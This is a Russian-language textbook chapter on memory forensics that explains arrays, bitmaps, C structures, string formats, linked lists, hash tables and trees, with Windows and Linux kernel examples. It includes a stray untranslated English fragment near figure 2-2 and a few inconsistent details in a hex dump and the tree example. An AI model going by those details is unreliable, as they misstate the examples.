Начав рассмотрение этих понятий на уровне абстрактных типов данных, можно понять, зачем применяется та или иная организация и как выполняются операции с хранимыми данными. Наконец, мы разберём примеры реализации абстрактных типов данных в виде структур данных на языке C и покажем их применение в операционных системах. Вам часто будут встречаться реализации структур данных, с которыми вы прежде не сталкивались. Зная, как программа использует данные, каковы особенности их хранения в памяти и каковы соглашения языка программирования, зачастую можно распознать шаблон абстрактного типа данных, который подскажет, как эти данные обрабатываются.

Массивы

Простейший механизм объединения данных - одномерный массив. Это набор пар `<индекс, элемент>`, в котором все элементы имеют однородный тип данных. Тип хранимых элементов обычно называют типом массива. Важная особенность массива состоит в том, что его размер фиксируется при создании экземпляра и тем самым ограничивает количество хранимых элементов. Доступ к элементу массива получают, указывая индекс массива, который соответствует положению элемента в наборе. Пример одномерного массива показан на рис. 2-1.




Рисунок 2-1. Пример одномерного массива

На рис. 2-1 приведён массив, способный содержать пять элементов. Он используется для хранения символов и поэтому называется массивом символов. В соответствии с распространённым соглашением, которое неоднократно встретится в книге, первый элемент массива находится по индексу 0. Следовательно, элемент с индексом 2 имеет значение `C`. Если массиву присвоено имя `grades`, этот элемент можно также обозначить как `grades[2]`.

Массивы применяются часто, поскольку многие языки программирования предлагают реализации, обеспечивающие чрезвычайно эффективный доступ к хранимым данным. Например, в языке C требования к объёму памяти имеют фиксированную величину, а компилятор выделяет непрерывный блок памяти для хранения элементов массива. На местоположение массива обычно ссылаются по адресу его первого элемента, который называется базовым адресом массива. Доступ к последующим элементам получают по смещению относительно базового адреса. Например, если массив хранится по базовому адресу `X`, а размер его элементов равен `S`, адрес элемента с индексом `I` можно вычислить по следующей формуле:

```
Адрес(I) = X + (I * S)
```

Эту особенность обычно называют произвольным доступом, поскольку время доступа к элементу не зависит от того, к какому именно элементу выполняется обращение.

Поскольку массивы обеспечивают чрезвычайно эффективный доступ к данным, при анализе памяти они встречаются часто. Особенно это относится к анализу структур данных операционной системы. В частности, операционная система обычно хранит массивы указателей и других элементов фиксированного размера, к которым требуется быстро обращаться по фиксированным индексам. Например, в главе 21 вы узнаете, как Linux хранит в массиве файловые дескрипторы, связанные с процессом. Индексом массива в этом случае служит номер файлового дескриптора. Кроме того, в главе 13 рассматривается таблица Microsoft `MajorFunction`: массив указателей на функции, позволяющих приложению взаимодействовать с драйвером. Каждый элемент массива содержит адрес кода, то есть диспетчерской процедуры, которая выполняется для обслуживания запроса ввода-вывода. Индекс массива соответствует заранее определённому коду операции, например 0 - чтение, 1 - запись, 2 - удаление.

На рис. 2-2 показано, как указатели на функции из таблицы `MajorFunction` драйвера хранятся в памяти системы на базе IA-32, если первый элемент находится по адресу `base_address`.

table are stored in memory on an IA32-based system, assuming that the first entry is stored at `base_address`.

Address	Memory	Variable Name
base_address	0xfa00b4be	MajorFunction[0]
base_address + 4	0x805031b3	MajorFunction[1]
base_address + 8	0xfa00b588	MajorFunction[2]
base_address + 12	0x805031be	MajorFunction[3]
base_address + 16	0x805031be	MajorFunction[4]

Рисунок 2-2. Часть массива указателей на функции из таблицы `MajorFunction` *драйвера*

Зная базовый адрес массива и размер его элементов, можно быстро перечислить элементы, хранящиеся в памяти непрерывно. Более того, к любому конкретному элементу можно обратиться с помощью тех же вычислений, которые создаёт компилятор. В неизвестных непрерывных блоках памяти можно также заметить шаблоны, напоминающие массив. Они подсказывают, как используются данные, что именно хранится и как это следует интерпретировать.

Битовые карты

Разновидность массива, используемая для представления множеств, называется битовой картой, битовым вектором или битовым массивом. В этом случае индекс представляет фиксированное количество последовательных целых чисел, а элементы хранят логическое значение `{1, 0}`. При анализе памяти битовые карты обычно применяют для эффективного определения принадлежности конкретного объекта к множеству: например, занята или свободна область памяти, имеет объект низкий или высокий приоритет и так далее. Битовая карта хранится как массив битов, называемый картой, где каждый бит показывает, действителен ли один объект. Битовые карты позволяют представить восемь объектов одним байтом и поэтому хорошо масштабируются на большие наборы данных. Например, ядро Windows ведёт битовую карту выделенных сетевых портов. Сетевые порты представлены беззнаковым типом `short`, который занимает 2 байта и допускает `(2^16) - 1`, то есть 65 535 вариантов. Это большое количество портов представлено битовой картой длиной 65 535 бит, или приблизительно 8 Кбайт. Пример такой структуры Windows показан на рис. 2-3.




Рисунок 2-3. Пример битовой карты используемых сетевых портов Windows

На рисунке битовая карта показана как на уровне битов, так и на уровне байтов. В представлении на уровне байтов видно, что первый индекс имеет шестнадцатеричное значение `4e`, которое в двоичном виде равно `1001110`. Это двоичное значение означает, что порты 1, 2, 3 и 6 используются, поскольку именно в соответствующих им позициях установлены биты.

Записи

Ещё один широко применяемый механизм объединения данных - тип «запись», или «структура». В отличие от массива, все элементы которого должны иметь один тип данных, запись может состоять из разнородных элементов. Она представляет собой набор полей, каждое из которых задаётся парой `<имя, элемент>`. Поле также часто называют членом записи. Поскольку записи, подобно массивам, статичны, состав элементов и их порядок фиксируются при создании экземпляра записи. Доступ к элементам записи получают, указывая имя нужного члена, которое выступает ключом или индексом. Набор элементов можно объединить внутри записи и тем самым создать новый элемент. Точно так же элемент записи может сам быть массивом или записью.

На рис. 2-4 приведён пример записи о сетевом соединении, состоящей из четырёх членов, описывающих его характеристики: `id`, `port`, `addr` и `hostname`. Хотя члены могут иметь разные типы данных и соответствующие размеры, объединение их в запись позволяет хранить и упорядочивать связанные объекты.




Рисунок 2-4. Пример записи о сетевом соединении

В языке C записи реализуются с помощью структур. Структура позволяет программисту задать имя, тип и порядок членов. Как и у массива, размер структуры C известен при создании экземпляра; структуры хранятся в непрерывном блоке памяти, а доступ к элементам выполняется вычислением базового адреса и смещения. Смещения относительно начала записи зависят от размера хранимых типов данных. Компилятор определяет смещение для доступа к элементу по размеру типов данных, предшествующих ему в структуре. Например, определение структуры C для сведений о сетевом соединении с рис. 2-4 выглядело бы так:

```
struct Connection {
       short id;
       short port;
       unsigned long addr;
       char hostname[32];
};
```

Как видно, идентификатор `Connection` является именем структуры, а `id`, `port`, `addr` и `hostname` - именами её членов. Первое поле структуры называется `id`, занимает 2 байта и хранит уникальный идентификатор этой записи. Второе поле, `port`, также занимает 2 байта и хранит прослушиваемый порт удалённого компьютера. Третье поле с именем `addr` хранит IP-адрес удалённого компьютера в виде 4 байт двоичных данных. Четвёртое поле называется `hostname` и хранит имя удалённого компьютера, используя 32 байта. По сведениям о типах данных компилятор может определить правильные смещения для доступа к каждому полю: 0, 2, 4 и 8. Члены `Connection` и соответствующие им смещения перечислены в табл. 2-3.

Таблица 2-3. Сведения о типе структуры из примера сетевого соединения

Диапазон байтов	Имя	Тип	Описание
0-1	`id`	`short`	Уникальный идентификатор записи
2-3	`port`	`short`	Удалённый порт
4-7	`addr`	`unsigned long`	Удалённый адрес
8-39	`hostname`	`char[32]`	Имя удалённого компьютера

Ниже показано, как экземпляр этой структуры данных выглядел бы в памяти при выводе средством, читающим необработанные данные:

```
0000000: 0100 0050 ad3d de09 7777 772e 766f 6c61   ...P.>X.www.vola
0000010: 7469 6c69 7479 666f 756e 6461 7469 6f6e  tilityfoundation
0000020: 2e6f 7267 0000 0000                      .org....
```

Структуры в стиле C относятся к важнейшим структурам данных, встречающимся при анализе памяти. Определив базовый адрес конкретной структуры, можно использовать её определение как шаблон для извлечения и интерпретации элементов записи. При этом следует помнить, что компилятор может добавлять к отдельным полям хранящейся в памяти структуры байты заполнения. Это делается для сохранения выравнивания полей и повышения производительности ЦП.

В качестве примера изменим тип структуры из табл. 2-3, удалив поле `port`. Если затем заново скомпилировать программу компилятором, настроенным на выравнивание по 32-разрядным границам, в памяти обнаружатся следующие данные:

```
0000000: 0100 0000 ad3d de09 7777 772e 766f 6c61   ...P.>X.www.vola
0000010: 7469 6c69 7479 666f 756e 6461 7469 6f6e  tilityfoundation
0000020: 2e6f 7267 0000 0000                      .org....
```

В выводе видно, что, несмотря на удаление поля `port`, остальные поля (`id`, `addr`, `hostname`) по-прежнему находятся по тем же смещениям 0, 4 и 8. Кроме того, байты 2-3, содержащие `0000` и прежде хранившие значение порта, теперь используются исключительно для заполнения.

Как будет показано в последующих главах, определение структуры данных и ограничения на значения, допустимые в её полях, можно также применять как шаблон для вырезания возможных экземпляров структуры непосредственно из памяти.

Строки

Одно из важнейших понятий хранения, которое будет часто встречаться, - строка. Строку нередко рассматривают как частный случай массива, в котором хранимые элементы ограничены кодами символов из заранее заданной кодировки. Подобно массиву, строка состоит из набора пар `<индекс, элемент>`. Языки программирования часто предоставляют процедуры обработки строк, способные изменять соответствия между индексами и элементами. Записи и массивы обычно считаются статическими типами данных, тогда как строка может содержать последовательность элементов переменной длины, которая при создании экземпляра ещё неизвестна. В ходе обработки могут меняться как соответствия индексов и элементов, так и размер строки. Поэтому строка должна предоставлять механизм определения длины хранимого набора.

Первая рассматриваемая реализация - строка в стиле C. Она очень похожа на реализацию массивов в языке программирования C. В частности, нас будут интересовать строки в стиле C, элементы которых имеют тип `char`, то есть базовый тип C, и кодируются в ASCII. Эта кодировка назначает символам американского варианта английского языка 7-разрядные числовые значения, которые почти всегда хранятся в полном байте. Главное различие между строкой в стиле C и массивом состоит в том, что строка в стиле C неявно хранит свою длину. Для этого конец строки отмечается встроенным символом завершения. В строках в стиле C таким символом служит ASCII-символ NULL со значением `0x00`. Длину строки можно вычислить как количество символов между начальным адресом строки и символом завершения.

В качестве примера вернёмся к рассмотренной ранее структуре данных для хранения сетевых сведений, тип которой был приведён в табл. 2-3. Четвёртый элемент структуры, предназначенный для имени компьютера, является строкой в стиле C. На рис. 2-5 показано, как такая строка хранится в памяти при использовании кодировки ASCII. Строка начинается со смещения 8 и продолжается до символа завершения `0x00` по смещению 36. Следовательно, можно определить, что строка хранит 28 символов и символ завершения.




Рисунок 2-5. Имя компьютера в кодировке ASCII, представленное строкой в стиле C

При анализе памяти, связанной с операционной системой Microsoft Windows, вам часто будет встречаться другая реализация строк. Мы будем называть её реализацией `_UNICODE_STRING`, поскольку именно так называется поддерживающая её структура данных. В отличие от строк в стиле C, которые используют ASCII и хранят однобайтовые элементы, `_UNICODE_STRING` поддерживает кодировку Unicode, позволяя элементам занимать более одного байта, и потому способна представлять символы не только американского английского языка.

Если не указано иное, элементы `_UNICODE_STRING` кодируются в варианте Unicode UTF-16. Это означает, что символы хранятся как 2- или 4-байтовые значения. Ещё одно отличие от строки в стиле C состоит в том, что `_UNICODE_STRING` не требует завершающего символа, а хранит длину явно. Как уже отмечалось, `_UNICODE_STRING` реализована структурой, содержащей длину строки в байтах (`Length`), максимальное число байтов, которое может храниться в данной строке (`MaximumLength`), и указатель на начальный адрес памяти, где находятся символы (`Buffer`). Формат структуры данных `_UNICODE_STRING` приведён в табл. 2-4.

Таблица 2-4. Определение типа структуры `_UNICODE_STRING` *в 64-разрядных версиях Windows*

Диапазон байтов	Имя	Тип	Описание
0-1	`Length`	`unsigned short`	Текущая длина строки
2-3	`MaximumLength`	`unsigned short`	Максимальная длина строки
8-15	`Buffer`	`* unsigned short`	Адрес строки

Строки чрезвычайно важны для анализа памяти, поскольку в них хранятся текстовые данные: пароли, имена процессов и файлов и многое другое. При расследовании инцидента вы часто будете искать в памяти и извлекать из неё представляющие интерес строки. В таких случаях элементы строки могут дать важные подсказки о том, что представляют собой данные и как они используются. Иногда контекст неизвестной области памяти можно установить по местоположению строки относительно других строк. Например, если обнаружены строки, относящиеся к URL-адресам и каталогу временных файлов Интернета, возможно, найдены фрагменты файла журнала истории посещений.

Важно также понимать, что конкретная реализация строк способна создавать трудности в зависимости от выполняемого вида анализа памяти. Например, поскольку строка в стиле C содержит встроенный завершающий символ, обозначающий конец хранимых символов, строки обычно извлекают, последовательно обрабатывая каждый символ до завершающего. Если завершающий символ найти невозможно, возникают сложности. Например, при анализе физического адресного пространства системы со страничной виртуальной памятью может встретиться строка, переходящая через границу на страницу, которой больше нет в физической памяти. Для определения фактического размера такой строки потребуется специальная обработка или эвристические методы.

Реализация `_UNICODE_STRING` также способна осложнить анализ физического адресного пространства. Структура данных `_UNICODE_STRING` содержит только метаданные строки: её начальный адрес виртуальной памяти, размер в байтах и прочие сведения. Поэтому без преобразования виртуальных адресов найти фактическое содержимое строки невозможно. Аналогично, если содержимое строки обнаружено другим способом, определить её правильную длину может не получиться, поскольку метаданные размера хранятся отдельно.

Связные списки

Связный список - абстрактный тип данных, широко применяемый для хранения набора элементов. В отличие от массивов и записей фиксированного размера, связный список предназначен для создания гибкой структуры. Он эффективно поддерживает динамические обновления и не ограничен количеством хранимых элементов. Другое важное различие заключается в отсутствии индексов: связный список рассчитан на последовательный, а не произвольный доступ. Он позволяет эффективнее работать программам, которым требуется часто изменять хранимый набор, добавляя, удаляя или переставляя элементы. Такая эффективность достигается за счёт связей, обозначающих отношения между элементами и обновляемых по мере необходимости. Первый элемент списка обычно называют головой, а последний - хвостом. Число элементов в связном списке можно определить, пройдя по связям от головы к хвосту и подсчитав элементы.

Односвязный список

На рис. 2-6 показан пример односвязного списка из четырёх элементов. Каждый элемент односвязного списка соединён единственной связью с соседним элементом, поэтому обходить список можно только в одном направлении. Как показано на рисунке, для вставки новых и удаления существующих элементов требуется всего несколько операций обновления связей.




Рисунок 2-6. Пример односвязного списка

Для поддержки динамических свойств связных списков и уменьшения требований к памяти реализации на языке C обычно выделяют и освобождают память для элементов по мере необходимости. Поэтому нельзя предполагать, что элементы хранятся в памяти непрерывно. Кроме того, в отличие от массивов, последовательный порядок элементов не следует из их расположения в памяти. Каждый элемент списка хранится отдельно, а связи поддерживаются с соседними элементами. В одних реализациях связи встроены в сам элемент, то есть используется внутреннее хранение. В других узлы связного списка содержат связи с соседними узлами и ссылку на адрес памяти, где хранится элемент, то есть используется внешнее хранение. В обоих случаях связи между узлами реализуются указателями, содержащими адрес виртуальной памяти соседнего узла. Поэтому для доступа к произвольному элементу списка необходимо последовательно пройти связный список по указателям через виртуальное адресное пространство.

Двусвязный список

Можно также создать двусвязный список, каждый элемент которого хранит два указателя: один на предшествующий элемент последовательности, а другой на последующий. Поэтому двусвязный список можно обходить как вперёд, так и назад. В дальнейших примерах будет показано, что реализации связных списков могут обозначать голову и хвост разными способами.

Кольцевой связный список

Пример реализации связного списка, часто используемой в ядре Linux, - кольцевой связный список. Он называется кольцевым потому, что последняя связь, хранящаяся в хвосте, указывает на начальный узел списка, то есть его голову. Это особенно полезно для списков, в которых порядок элементов не имеет значения. Обход кольцевого списка начинают с произвольного узла и прекращают, когда снова возвращаются к нему. Пример кольцевого связного списка показан на рис. 2-7. Как подробнее объясняется в последующих главах, такой список применяется в ядре Linux для учёта процессов.




Рисунок 2-7. Пример кольцевого связного списка

Встроенные двусвязные списки

При анализе учёта процессов в Microsoft Windows часто встречается ещё одна реализация: встроенный двусвязный список. Мы называем его встроенным, поскольку при внутреннем хранении структура данных `_LIST_ENTRY64` встраивается в хранимый элемент. Как видно из описания формата `_LIST_ENTRY64` в табл. 2-5, структура данных содержит только два члена: указатель на встроенную структуру `_LIST_ENTRY64` последующего элемента (`Flink`) и указатель на встроенную структуру `_LIST_ENTRY64` предшествующего элемента (`Blink`). Поскольку в связях хранятся адреса других встроенных структур `_LIST_ENTRY64`, базовый адрес содержащего их элемента вычисляют, вычитая смещение встроенной структуры `_LIST_ENTRY64` внутри этого элемента. В отличие от кольцевого связного списка, такая реализация использует отдельную структуру `_LIST_ENTRY64` в качестве сторожевого узла, который служит исключительно для обозначения начала и конца списка. Эти и другие реализации связных списков подробнее рассматриваются далее в книге.

Таблица 2-5. Определение типа структуры `_LIST_ENTRY64` *в 64-разрядных версиях Windows*

Диапазон байтов	Имя	Тип	Описание
0-7	`Flink`	`* _LIST_ENTRY64`	Указатель на последующий элемент
8-15	`Blink`	`* _LIST_ENTRY64`	Указатель на предшествующий элемент

Списки в физической и виртуальной памяти

При анализе памяти часто встречаются самые разные реализации связных списков. Например, физическое адресное пространство можно просканировать в поисках данных, похожих на элементы определённого списка. К сожалению, один лишь анализ физического адресного пространства не позволяет установить, действительно ли найденные данные являются текущим членом списка. Невозможно определить порядок элементов списка или воспользоваться хранимыми связями для поиска соседних элементов. С другой стороны, анализ физического адресного пространства даёт возможность обнаружить элементы, которые были удалены обычным способом или тайно исключены из списка ради противодействия анализу. Динамические структуры данных, такие как связные списки, часто становятся целью вредоносных изменений, поскольку ими легко манипулировать, обновив всего несколько связей.

Помимо анализа физического адресного пространства, можно применять анализ виртуальной памяти, преобразовывая указатели виртуальных адресов и проходя по связям между узлами. Анализ виртуальной памяти позволяет быстро перечислить отношения между элементами списка и извлечь важные сведения об их порядке.

Хеш-таблицы

Хеш-таблицы часто применяются, когда требуется эффективная вставка и поиск данных, хранящихся в виде пар `<ключ, элемент>`. Например, в операционных системах хеш-таблицы используются для хранения сведений об активных процессах, сетевых соединениях, смонтированных файловых системах и кешированных файлах. Распространённая при анализе памяти реализация представляет собой хеш-таблицу из массива связных списков, также называемую хеш-таблицей с разрешением коллизий методом цепочек. Преимущество этой реализации состоит в большей динамичности структуры данных. Хеш-функция `h(x)` преобразует ключ в индекс массива, а коллизии, то есть значения с одинаковым ключом, хранятся в связном списке, соответствующем элементу хеш-таблицы. На рис. 2-8 приведён пример хеш-таблицы, реализованной как массив связных списков.




Рисунок 2-8. Пример хеш-таблицы с разрешением коллизий методом цепочек

В этом примере поиск определённого ключа, для которого возникла коллизия, может потребовать обхода связного списка коллизий, но в идеальном случае это намного быстрее обхода списка всех ключей. Например, если хеш-таблица основана на массиве из 16 000 индексов и содержит 64 000 элементов, оптимальная хеш-функция помещает по 4 элемента в каждый индекс массива. Тогда при поиске хешированный ключ указывает на список всего из 4 элементов, вместо того чтобы при каждом обращении потенциально обходить 64 000 элементов.

Linux использует хеш-таблицу с цепочками, известную как хеш-таблица идентификаторов процессов, для сопоставления идентификаторов процессов со структурами процессов. В главе 21 объясняется, как инструменты экспертизы памяти используют эту хеш-таблицу для поиска активных процессов.

Деревья

Дерево - ещё один принцип динамического хранения, который может встретиться при анализе памяти. Массивы, записи, строки и связные списки предоставляют удобные механизмы представления последовательной организации данных, тогда как дерево позволяет организовать данные в памяти более структурированно. Благодаря дополнительной организации можно резко повысить эффективность операций над хранимыми данными. Как будет показано в последующих главах, операционные системы применяют деревья там, где производительность имеет решающее значение. В этом разделе вводятся основные понятия и термины, относящиеся к иерархическим, или корневым, деревьям - классу деревьев, который чаще всего встречается при анализе памяти.

Иерархические деревья

Иерархические деревья обычно объясняют на примере семейных или генеалогических деревьев. Иерархическое дерево состоит из набора узлов для хранения элементов и набора связей между узлами. У каждого узла имеется также ключ, используемый для упорядочения узлов. В иерархическом дереве один узел обозначается как корень, а связи между узлами представляют иерархическую структуру через отношения родителей и потомков. Связи соединяют узел, то есть родителя, с его дочерними узлами. Например, двоичным называется иерархическое дерево, у каждого узла которого может быть не более двух дочерних узлов. Узел без дочерних узлов, то есть собственных потомков, называется листом. Единственный узел без родителя, который не является листом, то есть внутренний узел, - это корень. Любой узел дерева вместе со всеми его потомками образует поддерево. Последовательность связей, соединяющая два узла дерева, называется путём между ними. Фундаментальное свойство иерархического дерева состоит в отсутствии циклов. Поэтому между любыми двумя узлами дерева существует единственный путь. Упрощённое представление дерева показано на рис. 2-9.




Рисунок 2-9. Дерево из шести узлов

На рис. 2-9 приведено двоичное дерево из шести узлов, хранящих целые числа. В двоичном дереве связи каждого узла называются соответственно левой и правой. Для простоты ключ совпадает с хранимым целым числом, и ссылка на каждый узел делается по ключу. Корнем дерева является узел 4; узлы 2 и 4 - внутренние; листья - узлы 1, 3 и 5. Последовательность связей между узлами 4, 2 и 3 образует единственный путь от узла 4 к узлу 3. Узел 2 вместе с его потомками, узлами 1 и 3, считается поддеревом с корнем в узле 2.

Обход дерева

Одна из важнейших операций над деревом, особенно при анализе памяти, - его обход, то есть посещение узлов дерева для получения систематического порядка. В абстрактном типе данных «связный список» узлы обходят, следуя по связи к соседнему элементу, тогда как каждый узел дерева потенциально содержит связи с несколькими дочерними узлами. Поэтому порядок определяет, в какой последовательности обрабатывать рёбра, ведущие к дочерним узлам.

Различные методы классифицируются по порядку посещения узлов. Чаще всего встречаются прямой, симметричный и обратный обходы. Каждое из следующих описаний рекурсивно применяется к каждому встреченному узлу. При прямом обходе сначала посещают текущий узел, а затем слева направо обходят его поддеревья. При симметричном обходе сначала посещают левое поддерево, затем текущий узел и, наконец, слева направо остальные поддеревья. При обратном обходе сначала слева направо посещают все поддеревья, а затем текущий узел. Ниже показаны последовательности узлов для прямого, симметричного и обратного обхода.

```
Прямой обход:      4, 2, 1, 3, 6, 5
Симметричный обход: 1, 2, 3, 4, 5, 6
Обратный обход:     1, 3, 2, 5, 6, 4
```

Реализации деревьев на языке C во многом обладают теми же свойствами, что и связные списки. Основные различия состоят в количестве и типах связей между узлами и порядке этих связей. Как и для связных списков, основное внимание будет уделяться деревьям, память для узлов которых динамически выделяется и освобождается по мере необходимости. Кроме того, главным образом будут рассматриваться явные реализации с внутренним хранением, где связи встроены в хранимые элементы. Эти связи реализуются как прямые рёбра: каждый узел хранит указатели на адреса виртуальной памяти связанных с ним узлов.

Анализ деревьев в памяти

Анализ деревьев в памяти сопряжён с теми же трудностями, что и анализ связных списков. Например, анализ физической памяти позволяет обнаружить разбросанные по памяти экземпляры хранящихся сейчас или хранившихся ранее элементов, но не даёт контекста для определения отношений между ними. В то же время с помощью анализа виртуальной памяти можно обойти дерево и извлечь отношения между узлами и хранимые элементы. Если дерево упорядочено и порядок обхода известен либо понятен из имён полей, можно извлечь упорядоченный список элементов. Сочетание общей структуры дерева с критериями упорядочения иногда позволяет даже определить, как элементы вставлялись в дерево или удалялись из него по мере развития структуры.

